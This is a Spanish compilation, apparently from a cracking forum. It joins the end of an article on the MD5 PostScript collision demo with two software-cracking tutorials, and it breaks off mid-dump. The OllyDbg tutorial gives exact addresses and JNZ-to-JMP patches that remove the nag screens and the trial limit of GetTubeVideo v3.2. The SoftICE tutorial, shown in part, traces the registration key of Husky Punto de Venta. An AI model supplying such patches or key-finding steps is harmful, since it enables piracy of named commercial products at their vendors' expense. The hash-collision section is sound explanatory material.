300 700 moveto (Julius. Caesar) show
.
.
}ifelse
showpage
```

Quizás os despiste un poco porque el código está en notación polaca inversa, pero si nos fijamos en la línea de los caracteres raros, lo que está haciendo es comparar todo lo que hay dentro del primer paréntesis con lo que hay dentro del segundo.

Si son iguales devuelve True, y se ejecuta el código del primer bloque {}, que es el que corresponde al de la carta de recomendación, y si no son iguales ejecuta el código del siguiente bloque {}, que es la carta que da poderes.

Ahora abrimos ambos .ps con un editor hexadecimal y nos fijamos en como está la estructura diviéndola en bloques de 64 bytes.

```
Offset   0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000 25 21 50 53 2D 41 64 6F  62 65 2D 31 2E 30 0D 0A  %!PS-Adobe-1.0..
00000010 25 25 42 6F 75 6E 64 69  6E 67 42 6F 78 3A 20 30  %%BoundingBox: 0
00000020 20 30 20 36 31 32 20 37  39 32 20 20 20 20 20 20   0 612 792
00000030 20 20 20 20 20 20 20 20  20 20 20 20 20 0D 0A 28                ..(
00000040 E8 42 A6 6A DE 4D 00 E0  D5 89 5F F8 E5 9C C1 A7  èB¦jÞM.àÕ‰_øå‰Á§
00000050 2F CA B7 17 0A 46 7E AA  C0 03 54 3E B1 FB 7F 08  /Ê·..F~ªÀ.T>±û‰.
00000060 45 6D 33 05 01 FC 53 E0  5B EF A0 83 13 23 79 52  Em3..üSà[ï ‰.#yR
00000070 ED 5A 33 CE 36 99 0D 9C  07 6E 45 DA 52 84 79 EB  íZ3Î6‰.‰.nEÚR‰yë
00000080 2F BD 0F 95 F5 57 E5 76  3A EC BF AA 0F 0B D9 CA  /½.‰õWåv:ì¿ª..ÙÊ
00000090 B5 73 59 48 32 F4 7D 0B  2C B9 A3 76 D4 36 1E 20  µsYH2ô}.,¹£vÔ6.
000000A0 FD EF 3B 83 A1 F2 7D EB  CA 36 1C 53 86 58 6B C8  ýï;‰¡ò}ëÊ6.S‰XkÈ
000000B0 F4 94 F4 4E 61 1F 7C 84  80 60 CF EF 94 B5 03 90  ô‰ôNa.|‰‰`Ïï‰µ.‰
000000C0 29 28 E8 42 A6 6A DE 4D  00 E0 D5 89 5F F8 E5 9C  )(èB¦jÞM.àÕ‰_øå‰
000000D0 C1 A7 2F CA B7 97 0A 46  7E AA C0 03 54 3E B1 FB  Á§/Ê·‰.F~ªÀ.T>±û
000000E0 7F 08 45 6D 33 05 01 FC  53 E0 5B EF A0 83 13 A3  ‰.Em3..üSà[ï ‰.£
000000F0 78 52 ED 5A 33 CE 36 99  0D 9C 07 6E 45 5A 52 84  xRíZ3Î6‰.‰.nEZR‰
00000100 79 EB 2F BD 0F 95 F5 57  E5 76 3A EC BF AA 0F 0B  yë/½.‰õWåv:ì¿ª..
00000110 D9 CA B5 73 59 C8 32 F4  7D 0B 2C B9 A3 76 D4 36  ÙÊµsYÈ2ô}.,¹£vÔ6
00000120 1E 20 FD EF 3B 83 A1 F2  7D EB CA 36 1C 53 86 D8  . ýï;‰¡ò}ëÊ6.S‰Ø
00000130 6B C8 F4 94 F4 4E 61 1F  7C 84 80 60 CF 6F 94 B5  kÈô‰ôNa.|‰‰`Ïo‰µ
00000140 03 90 29 65 71 7B 2F 54  69 6D 65 73 2D 52 6F 6D  .‰)eq{/Times-Rom
00000150 61 6E 20 66 69 6E 64 66  6F 6E 74 20 32 30 20 73  an findfont 20 s
00000160 63 61 6C 65 66 6F 6E 74  20 73 65 74 66 6F 6E 74  calefont setfont
00000170 20 0D 0A 33 30 30 20 37  30 30 20 6D 6F 76 65 74   ..300 700 movet
00000180 6F 20 28 4A 75 6C 69 75  73 2E 20 43 61 65 73 61  o (Julius. Caesa
00000190 72 29 20 73 68 6F 77 0D  0A 33 30 30 20 36 38 30  r) show..300 680
000001A0 20 6D 6F 76 65 74 6F 20  28 56 69 61 20 41 70 70   moveto (Via App
000001B0 69 61 20 31 29 20 73 68  6F 77 0D 0A 33 30 30 20  ia 1) show..300
000001C0 36 36 30 20 6D 6F 76 65  74 6F 20 28 52 6F 6D 65  660 moveto (Rome
000001D0 2C 20 54 68 65 20 52 6F  6D 61 6E 20 45 6D 70 69  , The Roman Empi
```

Order.ps

[/size]

```
Offset   0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000 25 21 50 53 2D 41 64 6F  62 65 2D 31 2E 30 0D 0A  %!PS-Adobe-1.0..
00000010 25 25 42 6F 75 6E 64 69  6E 67 42 6F 78 3A 20 30  %%BoundingBox: 0
00000020 20 30 20 36 31 32 20 37  39 32 20 20 20 20 20 20   0 612 792
00000030 20 20 20 20 20 20 20 20  20 20 20 20 20 0D 0A 28                ..(
00000040 E8 42 A6 6A DE 4D 00 E0  D5 89 5F F8 E5 9C C1 A7  èB¦jÞM.àÕ‰_øå‰Á§
00000050 2F CA B7 97 0A 46 7E AA  C0 03 54 3E B1 FB 7F 08  /Ê·‰.F~ªÀ.T>±û‰.
00000060 45 6D 33 05 01 FC 53 E0  5B EF A0 83 13 A3 78 52  Em3..üSà[ï ‰.£xR
00000070 ED 5A 33 CE 36 99 0D 9C  07 6E 45 5A 52 84 79 EB  íZ3Î6‰.‰.nEZR‰yë
00000080 2F BD 0F 95 F5 57 E5 76  3A EC BF AA 0F 0B D9 CA  /½.‰õWåv:ì¿ª..ÙÊ
00000090 B5 73 59 C8 32 F4 7D 0B  2C B9 A3 76 D4 36 1E 20  µsYÈ2ô}.,¹£vÔ6.
000000A0 FD EF 3B 83 A1 F2 7D EB  CA 36 1C 53 86 D8 6B C8  ýï;‰¡ò}ëÊ6.S‰ØkÈ
000000B0 F4 94 F4 4E 61 1F 7C 84  80 60 CF 6F 94 B5 03 90  ô‰ôNa.|‰‰`Ïo‰µ.‰
000000C0 29 28 E8 42 A6 6A DE 4D  00 E0 D5 89 5F F8 E5 9C  )(èB¦jÞM.àÕ‰_øå‰
000000D0 C1 A7 2F CA B7 97 0A 46  7E AA C0 03 54 3E B1 FB  Á§/Ê·‰.F~ªÀ.T>±û
000000E0 7F 08 45 6D 33 05 01 FC  53 E0 5B EF A0 83 13 A3  ‰.Em3..üSà[ï ‰.£
000000F0 78 52 ED 5A 33 CE 36 99  0D 9C 07 6E 45 5A 52 84  xRíZ3Î6‰.‰.nEZR‰
00000100 79 EB 2F BD 0F 95 F5 57  E5 76 3A EC BF AA 0F 0B  yë/½.‰õWåv:ì¿ª..
00000110 D9 CA B5 73 59 C8 32 F4  7D 0B 2C B9 A3 76 D4 36  ÙÊµsYÈ2ô}.,¹£vÔ6
00000120 1E 20 FD EF 3B 83 A1 F2  7D EB CA 36 1C 53 86 D8  . ýï;‰¡ò}ëÊ6.S‰Ø
00000130 6B C8 F4 94 F4 4E 61 1F  7C 84 80 60 CF 6F 94 B5  kÈô‰ôNa.|‰‰`Ïo‰µ
00000140 03 90 29 65 71 7B 2F 54  69 6D 65 73 2D 52 6F 6D  .‰)eq{/Times-Rom
00000150 61 6E 20 66 69 6E 64 66  6F 6E 74 20 32 30 20 73  an findfont 20 s
00000160 63 61 6C 65 66 6F 6E 74  20 73 65 74 66 6F 6E 74  calefont setfont
00000170 20 0D 0A 33 30 30 20 37  30 30 20 6D 6F 76 65 74   ..300 700 movet
00000180 6F 20 28 4A 75 6C 69 75  73 2E 20 43 61 65 73 61  o (Julius. Caesa
00000190 72 29 20 73 68 6F 77 0D  0A 33 30 30 20 36 38 30  r) show..300 680
000001A0 20 6D 6F 76 65 74 6F 20  28 56 69 61 20 41 70 70   moveto (Via App
000001B0 69 61 20 31 29 20 73 68  6F 77 0D 0A 33 30 30 20  ia 1) show..300
000001C0 36 36 30 20 6D 6F 76 65  74 6F 20 28 52 6F 6D 65  660 moveto (Rome
000001D0 2C 20 54 68 65 20 52 6F  6D 61 6E 20 45 6D 70 69  , The Roman Empi
```

letter_of_rec.ps

[/size]

Por qué 64 bytes? Porque como hemos dicho antes, el algoritmo MD5 va "hasheando" de 512 en 512 bits (64 bytes).

Así que vemos que el primer bloque de 64 bytes es común en ambos .ps, dado que es la cabecera, que ha sido retocada convenientemente para que ocupe exactamente eso.

Bien, y también vemos que los siguientes dos bloques de 64 bytes corresponden exactamente a los caracteres del primer paréntesis.
Estos dos bloques difieren de un ps a otro.

A partir del 4 bloque, ya todo es común para ambos .ps.

Ahora ya todo se ve más claro.

Han montado la cabecera Cab para que ocupe 64 bytes. Luego han creado dos versiones A y B añadiendo 128 bytes aleatoriamente buscando una colisión tal que MD5(Cab + A) = MD5(Cab + B).

En este punto, como el resto del código es igual para ambos documentos, ambos documentos compartiran hash, así que lo que se hace es mirar si el documento tiene A o B para enseñar una carta o la otra.

Estado actual de las funciones Hash.

La función hash MD4 está totalmente rota y descatalogada, de hecho existen algoritmos que encuentran colisiones en pocos segundos.

Para el uso del MD5 hay que tomar ciertas precauciones, pero cualquiera que se haya leido este artículo está capacitado para tomarlas. Lo mejor es no usarlo, pero si no nos queda más remedio, usándolo con cuidado es perfectamente seguro. Por ejemplo no firmeis nada usando MD5 si el que redacta el documento a firmar es parte interesada, o antes de firmarlo modificad algo del documento, o guardad copia, etc.

Para SHA1, yo no diría como se dice en muchos sitios que el edificio está en llamas y que estamos perdidos. Lo único es que las alarmas suenan, aunque no veamos aún el humo, y lo prudente es ir hacia la salida de emergencia, pero no hace falta correr ni que cunda el pánico. Pero tampoco hay que quedarse en el sitio, porque los ataques criptoanalíticos cada día mejoran, y cada será más fácil y rápido.

La solución que se está dando a esta problemática es ir incrementando el tamaño de los hashes. PGP ya usa SHA256, etc. Pero es solamente un parche. Estos algoritmos son todos monocultivo, y dándoles mas bits solo incrementas el esfuerzo para encontrar colisiones. Pero según avancen los métodos de criptoanálisis y la potencia de los ordenadores, se irán recortando los tiempos, y estaremos en las mismas.

El punto más crítico es el legal. Todo lo que se firme con un certificado legal o con el futuro DNI electrónico, tiene el mismo valor que una firma manuscrita.

Esta consideración legal se sustenta entre otras cosas en que el algoritmo de hash de la firma funciona como tiene que ser y que el hash resultante es único para el texto firmado.

Si un sistema no puede garantizar que es tal el documento que has firmado, y que no hay

posibilidad de que te hayan dado el cambiazo con otro documento que tiene el mismo hash, todos los documentos firmados por esa aplicación no serán legales.

Teneis el caso de las fotografias de tráfico de Australia sin ir más lejos:
http://www.hispasec.com/unaaldia/2489

Solución? Muy simple. Usando dobles hashes.
La gente no le da la importancia que tiene al problema de las colisiones, y si se la dan, por ejemplo PHP, no lo solucionan como es debido.

Si para firmar algo en vez de cifrar el MD5 o el SHA1 o el SHA256 del documento, se cifrara una concatenación por ejemplo de MD5+SHA1, habría que buscar una colisión doble para conseguir un documento alternativo, lo que actualmente es imposible.

Si teneis que usar las firmas electrónicas para vuestros documentos, y se van a firmar por ejemplo usando MD5, añadidles un campo estilo fingerprint con el hash del documento en SHA1.


« *Última modificación: 28 Diciembre 2005, 21:11 por Unravel* »

Crackeando GetTubeVideo v3.2

Programa:	GetTubeVideo V3.2
Web:	http://www.bitcrowd.com/
Protección:	Ninguna
Descripción:	Descarga videos desde youtube, metacafe etc.
Dificultad	Media
Herramientas	Peid, Ollydbg
Objetivos	Vencer periodo de evaluación
Cracker	KJD


Bueno gente, este es mi primer tutorial, he empezado por un programa interesantísimo y útil, el programa en cuestión es el GetTubeVideo, es capaz de descargar videos desde youtube, metacafe, y web similares donde utilicen un reproductor de archivos flv.

Cargamos el programa en el Peid y vemos si tiene alguna protección, lo analizamos y vemos que no tiene ninguna y nos dice que está hecho Microsoft Visual C++ 6.0.




Empecemos:

Ejecutamos el programa y nos sale una linda Nag que nos dice que por favor registremos nuestra copia del programa, y que tenemos 15 días para hacerlo.



Esperamos 5 segundos, se habilita el botón “Try” y podemos probarlo. Se nos abre la pantalla principal y lo investigamos, descargamos algún video de youtube etc., y nos damos cuenta de que podemos darle cualquier formato tanto de video como de audio. (la verdad un gran programa) pero lo principal de todo esto es que el programa es totalmente funcional, no tenemos ningún tipo de limitación salvo los 15 días de uso por lo tanto ya que no soy muy hábil traceando seriales y que el programa es totalmente funcional, lo que hare será eliminar la molesta Nag de entrada. Cerramos el programa y vemos que tenemos otra nag, pero ahora de salida.



OLLYDBG:

Cargamos el programa en olly, buscamos indicios de la primera nag, vemos que en "All referenced text string" no encontramos ninguna referencia a la primera Nag. Lo que me hace que este programador se ha esmerado un poco en tapar los puntos obvios. Aquí podemos aplicar cualquier método conocido para caer en la zona caliente del código, ya sea por MESSAGESPY, HMEMCPY (que por cierto en mi maquina no anda) o cualquier otro. El método que usare yo es un método sencillo que uso para nags de entrada, dado que estas, en la mayoría de los casos, son lo primero que se ejecuta del programa, lo que haremos es correr el programa con Ctrl+F8 (Animate Over) para poder ver que call es la que llama a la nag.

Ctrl+F8 y olly deja de tracear en 0044AAE9.

```
0044AAD9  >  6A 0A        PUSH 0A
0044AADB  .  58           POP EAX
0044AADC  >  50           PUSH EAX
0044AADD  .  FF75 9C      PUSH DWORD PTR SS:[EBP-64]
0044AAE0  .  56           PUSH ESI
0044AAE1  .  56           PUSH ESI                                  pModule
0044AAE2  .  FF15 7424600 CALL DWORD PTR DS:[<&KERNEL32.GetModule  GetModuleHandleA
0044AAE8  .  50           PUSH EAX
0044AAE9  .  E8 79481600  CALL GetTubeV.005AF367
0044AAEE  .  8945 A0      MOV DWORD PTR SS:[EBP-60],EAX
0044AAF1  .  50           PUSH EAX
0044AAF2  .  E8 08240000  CALL GetTubeV.0044CEFF
0044AAF7  .  8B45 EC      MOV EAX,DWORD PTR SS:[EBP-14]
0044AAFA  .  8B08         MOV ECX,DWORD PTR DS:[EAX]
0044AAFC  .  8B09         MOV ECX,DWORD PTR DS:[ECX]
0044AAFE  .  894D 98      MOV DWORD PTR SS:[EBP-68],ECX
0044AB01  .  50           PUSH EAX
0044AB02  .  51           PUSH ECX
0044AB03  .  E8 6B410000  CALL GetTubeV.0044EC73
0044AB08  .  59           POP ECX
0044AB09  .  59           POP ECX
0044AB0A  .  C3           RETN
```

Vemos que no hay nada interesante, ponemos un BP en 0044AAE9, Ctrl+F2 para volver a cargarlo y le damos F9, para en el BP que pusimos antes, F7 y entramos en el call.

```
005AF367  $  FF7424 10    PUSH DWORD PTR SS:[ESP+10]
005AF36B  .  FF7424 10    PUSH DWORD PTR SS:[ESP+10]
005AF36F  .  FF7424 10    PUSH DWORD PTR SS:[ESP+10]
005AF373  .  FF7424 10    PUSH DWORD PTR SS:[ESP+10]
005AF377  .  E8 71DE0000  CALL GetTubeV.005BD1ED
005AF37C  .  C2 1000      RETN 10
```

F8 hasta llegar al call y F7 para entrar. Volvemos a apretar Ctrl+F8 y para en 005BD231

```
005BD221  .   8BCF          MOV ECX,EDI
005BD223  .   FF90 8400000  CALL DWORD PTR DS:[EAX+84]
005BD229  .   85C0          TEST EAX,EAX
005BD22B  ..v 74 29         JE SHORT GetTubeV.005BD256
005BD22D  >   8B06          MOV EAX,DWORD PTR DS:[ESI]
005BD22F  .   8BCE          MOV ECX,ESI
005BD231  .   FF50 50       CALL DWORD PTR DS:[EAX+50]
005BD234  .   85C0          TEST EAX,EAX
005BD236  ..v 75 15         JNZ SHORT GetTubeV.005BD24D
005BD238  .   8B4E 1C       MOV ECX,DWORD PTR DS:[ESI+1C]
005BD23B  .   85C9          TEST ECX,ECX
005BD23D  ..v 74 05         JE SHORT GetTubeV.005BD244
005BD23F  .   8B01          MOV EAX,DWORD PTR DS:[ECX]
005BD241  .   FF50 58       CALL DWORD PTR DS:[EAX+58]
005BD244  >   8B06          MOV EAX,DWORD PTR DS:[ESI]
005BD246  .   8BCE          MOV ECX,ESI
005BD248  .   FF50 68       CALL DWORD PTR DS:[EAX+68]
005BD24B  ..v EB 07         JMP SHORT GetTubeV.005BD254
005BD24D  >   8B06          MOV EAX,DWORD PTR DS:[ESI]
005BD24F  .   8BCE          MOV ECX,ESI
005BD251  .   FF50 54       CALL DWORD PTR DS:[EAX+54]
005BD254  >   8BD8          MOV EBX,EAX
005BD256  >   E8 51A90200   CALL GetTubeV.005E7BAC
005BD25B  .   5F            POP EDI
005BD25C  .   8BC3          MOV EAX,EBX
005BD25E  .   5E            POP ESI
005BD25F  .   5B            POP EBX
005BD260  .   C2 1000       RETN 10
```

Aquí el código ya es más interesante, vemos varios saltos y varias calls, si nos fijamos bien justo antes del call que muestra la nag tenemos un salto que se pasa esta call, si la cambiamos por jmp, y probamos, el programa muere, pero andamos cerca, ponemos un BP en el call, Ctrl+F2, F9, y para en 005BD231, F7 para entrar y nuevamente Ctrl+F8, después de varios loops que da, para en 0040F37B.

```
0040F348  .   8B75 D8       MOV ESI,DWORD PTR SS:[EBP-28]
0040F34B  .   BB 02000000   MOV EBX,2
0040F350  >   8B0D 3C05660  MOV ECX,DWORD PTR DS:[66053C]
0040F356  .   895D FC       MOV DWORD PTR SS:[EBP-4],EBX
0040F359  .   8B41 F8       MOV EAX,DWORD PTR DS:[ECX-8]
0040F35C  .   85C0          TEST EAX,EAX
0040F35E  ..v 0F85 0A01000  JNZ GetTubeV.0040F46E
0040F364  .   6A 00         PUSH 0
0040F366  .   8D8D CCFEFFF  LEA ECX,DWORD PTR SS:[EBP-134]
0040F36C  .   E8 CF1CFFFF   CALL GetTubeV.00401040
0040F371  .   8D8D CCFEFFF  LEA ECX,DWORD PTR SS:[EBP-134]
0040F377  .   C645 FC 15    MOV BYTE PTR SS:[EBP-4],15
0040F37B  .   E8 10200500   CALL GetTubeV.00461390
0040F380  .   3D EC030000   CMP EAX,3EC
0040F385  ..v 0F85 9500000  JNZ GetTubeV.0040F420
0040F38B  .   A1 40056600   MOV EAX,DWORD PTR DS:[660540]
0040F390  .   85C0          TEST EAX,EAX
0040F392  ..v 0F84 8800000  JE GetTubeV.0040F420
```

Acá tenemos algo parecido a lo anterior, tenemos la call que llama a nuestra nag y un poco antes tenemos un mov, test y jnz, lo que me hace pensar que si cambio el jnz, por jmp, me saltare la call que llama a la nag. Y bueno pruebo cambiando el salto y probamos, apretamos F9 y voila!!!!, primera nag lista!!!. Guardamos lo cambios en el ejecutable y probamos adelantando el reloj de Windows 1 mes, ejecutamos el programa y vemos que sigo funcionando, Vencido el periodo de Prueba!!!!!.

GetTubeVideo v3.2 by KJD

Segunda Nag:

Bueno, ahora vamos por la segunda nag, la de salida, cuando me puse a trabajar con la segunda nag surgió algo interesante, haga lo que haga no podía llegar al código que la generaba, intentaba con TranslateMessage, con showWindow y nada, También intente ponerle BP en el botón de la ventana y nada tampoco paraba, (aclaro que no me funciona el HMEMCPY). Entonces pensé que tal vez esta ultima nag, se generaba al inicio del programa y luego la mostraba. Por lo que volví al código de la primera nag, más precisamente en:

0040F359 . 8B41 F8 MOV EAX,DWORD PTR DS:[ECX-8]

0040F35C . 85C0 TEST EAX,EAX

0040F35E . 0F85 0A010000 JNZ GetTubeV.0040F46E

Si nos fijamos bien esta rutina testea si la dirección de memoria (ECX-8) es cero o no, si es cero, no salta y nos muestra la primera nag, por lo que pensé que esta dirección de memoria se debe usar para testear si estas registrado o no, bueno veremos, ponemos un BP en 0040F359 para obtener esta dirección de memoria que testea.

```
0040F356  .  895D FC       MOV DWORD PTR SS:[EBP-4],EBX
0040F359  .  8B41 F8       MOV EAX,DWORD PTR DS:[ECX-8]
0040F35C  .  85C0          TEST EAX,EAX
0040F35E  .v 0F85 0A01000( JNZ GetTubeV.0040F46E
0040F364  .  6A 00         PUSH 0
0040F366  .  8D8D CCFEFFF( LEA ECX,DWORD PTR SS:[EBP-134]
0040F36C  .  E8 CF1CFFFF   CALL GetTubeV.00401040
0040F371  .  8D8D CCFEFFF( LEA ECX,DWORD PTR SS:[EBP-134]
0040F377  .  C645 FC 15    MOV BYTE PTR SS:[EBP-4],15
0040F37B  .  E8 10200500   CALL GetTubeV.00461390
0040F380  .  3D EC030000   CMP EAX,3EC

DS:[00655474]=00000000
EAX=00000000

Address   Hex dump                                          ASCII
```

F9 y como vemos, olly para en el BP y nos traduce ECX-8 en 00655474, bueno, la seguimos en el dump y vemos que esta a cero, tal como pensaba. Bien les comento que lo que hice fue poner un HBP on Access, y apretar F9, el programa para miles de veces, la conclusión que saque fue que esta dirección de memoria es de uso general, que sirve para varios testeos, por lo que elimine el BP, le di F9 para correr el programa y luego puse el BP. Entonces, con el programa en ejecución pongo un HBP on Access en esta posición de memoria, voy al programa y lo cierro, y vemos que para en 004068FD.

```
004068F0  .  E8 5B5E0100   CALL GetTubeV.0041C750
004068F5  .  A1 3C056600   MOV EAX,DWORD PTR DS:[66053C]
004068FA  .  8B48 F8       MOV ECX,DWORD PTR DS:[EAX-8]
004068FD  .  85C9          TEST ECX,ECX
004068FF  .v 75 6B         JNZ SHORT GetTubeV.0040696C
00406901  .  6A 00         PUSH 0
00406903  .  8D4C24 10     LEA ECX,DWORD PTR SS:[ESP+10]
00406907  .  E8 24C4FFFF   CALL GetTubeV.00402D30
0040690C  .  8D4C24 0C     LEA ECX,DWORD PTR SS:[ESP+C]
00406910  .  C78424 9C000  MOV DWORD PTR SS:[ESP+9C],0
0040691B  .  E8 70AA0500   CALL GetTubeV.00461390
00406920  .  8D8C24 84000  LEA ECX,DWORD PTR SS:[ESP+84]
00406927  .  C78424 9C000  MOV DWORD PTR SS:[ESP+9C],2
```

Jejejeje no les parece conocido esto????, es la misma rutina de la primera nag. Probamos cambiando el jnz por jmp, sacamos el HBP y le damos F9 y el programa se cierra. Habremos hecho bien???, salvamos los dos cambios en el ejecutable y lo abrimos, vemos que la primera nag no aparece, después de testear el programa y ver que todo funciona bien, lo cerramos y vemos que la segunda nag no aparece, ósea, programa resuelto!!!.

Conclusiones:

Solamente con estos dos cambios, eliminamos las dos Nag y el periodo de prueba, les dejo a ustedes sacar la palabra unregistered del menú About y los menús Buy Now! Y Register. Anímense que es fácil.

Agradecimientos:

A Ricardo Narvaja, por sus excelente tutoriales y por la paciencia que nos tiene a nosotros los principiantes, A ShadowDark, Mintaka y tena por abrirme el coco y hacerme pensar de otra manera para encarar cada programa.

SACCOPHARYNX Cracking Tutorial

Programa: Husky Punto De Venta v?.??

Tutorial 012

PROTECCION: Número de clave.

Objetivo: Encontrar la clave de registro.

Descripcion: Supongo que es una aplicación para facturacióon en puntos de venta.

Dificultad: Newbie, **Facililla**, Media, Avanzado, Difícil, Elite.

DOWNLOAD: http://www.citynet.com.ar/siles/download.htm

Herramientas: Simplemente SoftICE.

CRACKER: **SACCOPHARYNX** **FECHA:** 07/04/2003

INTRODUCCION

Después de unos cuantos meses sin crackear nada debido a muchos problemas personales, he decidido volver al cracking y dedicarle este tutorial a mi buen y querido amigo piratón, llamado El Gato Surfeador, ya que crackeé Husky Punto de Venta a su pedido. Espero que este tutorial te sirva, Gato piratón, dejá de robar en la facultad y ponete las pilas con Sistemas Operativos II, : -)
En primera instancia quiero agradecer a todos los crackers que durante estos meses me consideraron para pedirme ayuda. Lamento no haberlos ayudado, pero realmente mi ánimo estaba por el piso y no crackeaba nada ni siquiera para mí. Bueno, este tutorial se basa en Husky Punto de Venta v?.?? (HPV de ahora en más).

AL ATAKE

Intro

Simplemente otro software administrativo-contable hecho en Visual Fox Pro v7.0.

Pesentando a la victima

Este software no está empaquetado ni nada por el estilo, y es un TRIAL que funciona por 60 días (eso creo). Y para para eliminar dicha protección encontraré el serial correcto.

Manos a la obra

Una vez instalado HPV y que lo ejecutamos, nos aparece la primer NAG:
En mi caso el número de registro es: 3370-40655-36035, pero este varía de una instalación a otra.
Click en Aceptar y accedemos a HPV para ir a la última opción del menú llamada Número de Clave, donde ingresaremos una clave personal de uso cualquiera:
pero antes de hacer un click en Aceptar, accedemos a Softice con Ctrl+D y ponemos el siguiente breakpoint:

```
bpx messageboxexa
```

presionamos F5 y volvemos al programa. Ahora sí, le damos a Aceptar y salta SoftIce justo en el breakpoint. Apretamos una vez F11 y se muestra el mensaje:
le damos a Aceptar y automáticamente volvemos a SoftIce para seguir traceando con F10 hasta salir de la API messageboxexa y retornar al código del programa (HPV) dentro de SoftICE. Una vez en el programa (siempre dentro de SoftIce), buscamos en la memoria los primeros 5 números de la clave personal que ingresamos:

```
s 177:00000000 l ffffffff "12389"
```

Le damos enter, y siiiiiiiiiiii, SoftIce salta ne la dirección 177:00E9B810. Pero si subimos un poquito en la pantalla de datos, veremos algo muy curioso:

```
 ----------------------------------------------------byte--------------PROT---(0)--
0177:00E9B740 00 00 00 00 00 00 0A 00-00 00 00 00 05 00 00 00 ................^
0177:00E9B750 00 00 00 00 00 00 00 04-31 04 00 00 00 00 00 00 ........1.......^
0177:00E9B760 43 00 00 00 93 00 00 00-64 1D EF 00 00 00 00 00 C.......d.......
0177:00E9B770 00 00 00 04 72 04 00 00-00 00 00 00 43 00 00 00 ....r.......C...
0177:00E9B780 05 00 00 00 31 32 30 38-36 00 E1 40 00 00 00 03 ....12096..@....
0177:00E9B790 6A 04 00 00 00 00 00 00-43 00 00 00 05 00 00 00 j.......C.......
0177:00E9B7A0 32 30 34 37 36 00 E7 40-00 00 00 03 69 04 00 00 17476..@....i...
0177:00E9B7B0 00 00 00 00 43 00 00 00-05 00 00 00 30 31 32 38 ....C.......0141
0177:00E9B7C0 33 00 A7 40 00 00 00 03-68 04 00 00 00 00 00 00 5..@....h.......
0177:00E9B7D0 43 00 00 00 05 00 00 00-37 38 39 31 32 00 00 00 C.......78912...
0177:00E9B7E0 00 00 00 03 66 04 00 00-00 00 00 00 43 00 00 00 ....f.......C...
0177:00E9B7F0 05 00 00 00 34 35 36 39-30 00 00 00 00 00 00 03 ....45690.......
0177:00E9B800 65 04 00 00 00 00 00 00-43 00 00 00 05 00 00 00 e.......C.......
0177:00E9B810 31 32 33 38 39 00 00 00-00 00 00 03 64 04 00 00 12389.......d...
```

```
0177:00E9B820 00 00 00 00 43 00 00 00-01 00 00 00 35 00 00 00 ....C.......5...
0177:00E9B830 00 00 00 00 00 00 00 03-2B 04 00 00 00 00 00 00 ........+.......
0177:00E9B840 49 00 0A 00 00 00 00 00-10 00 00 00 00 00 00 00 I...............
0177:00E9B850 00 00 00 03 2A 04 00 00-00 00 00 00 43 00 00 00 ....*.......C...v
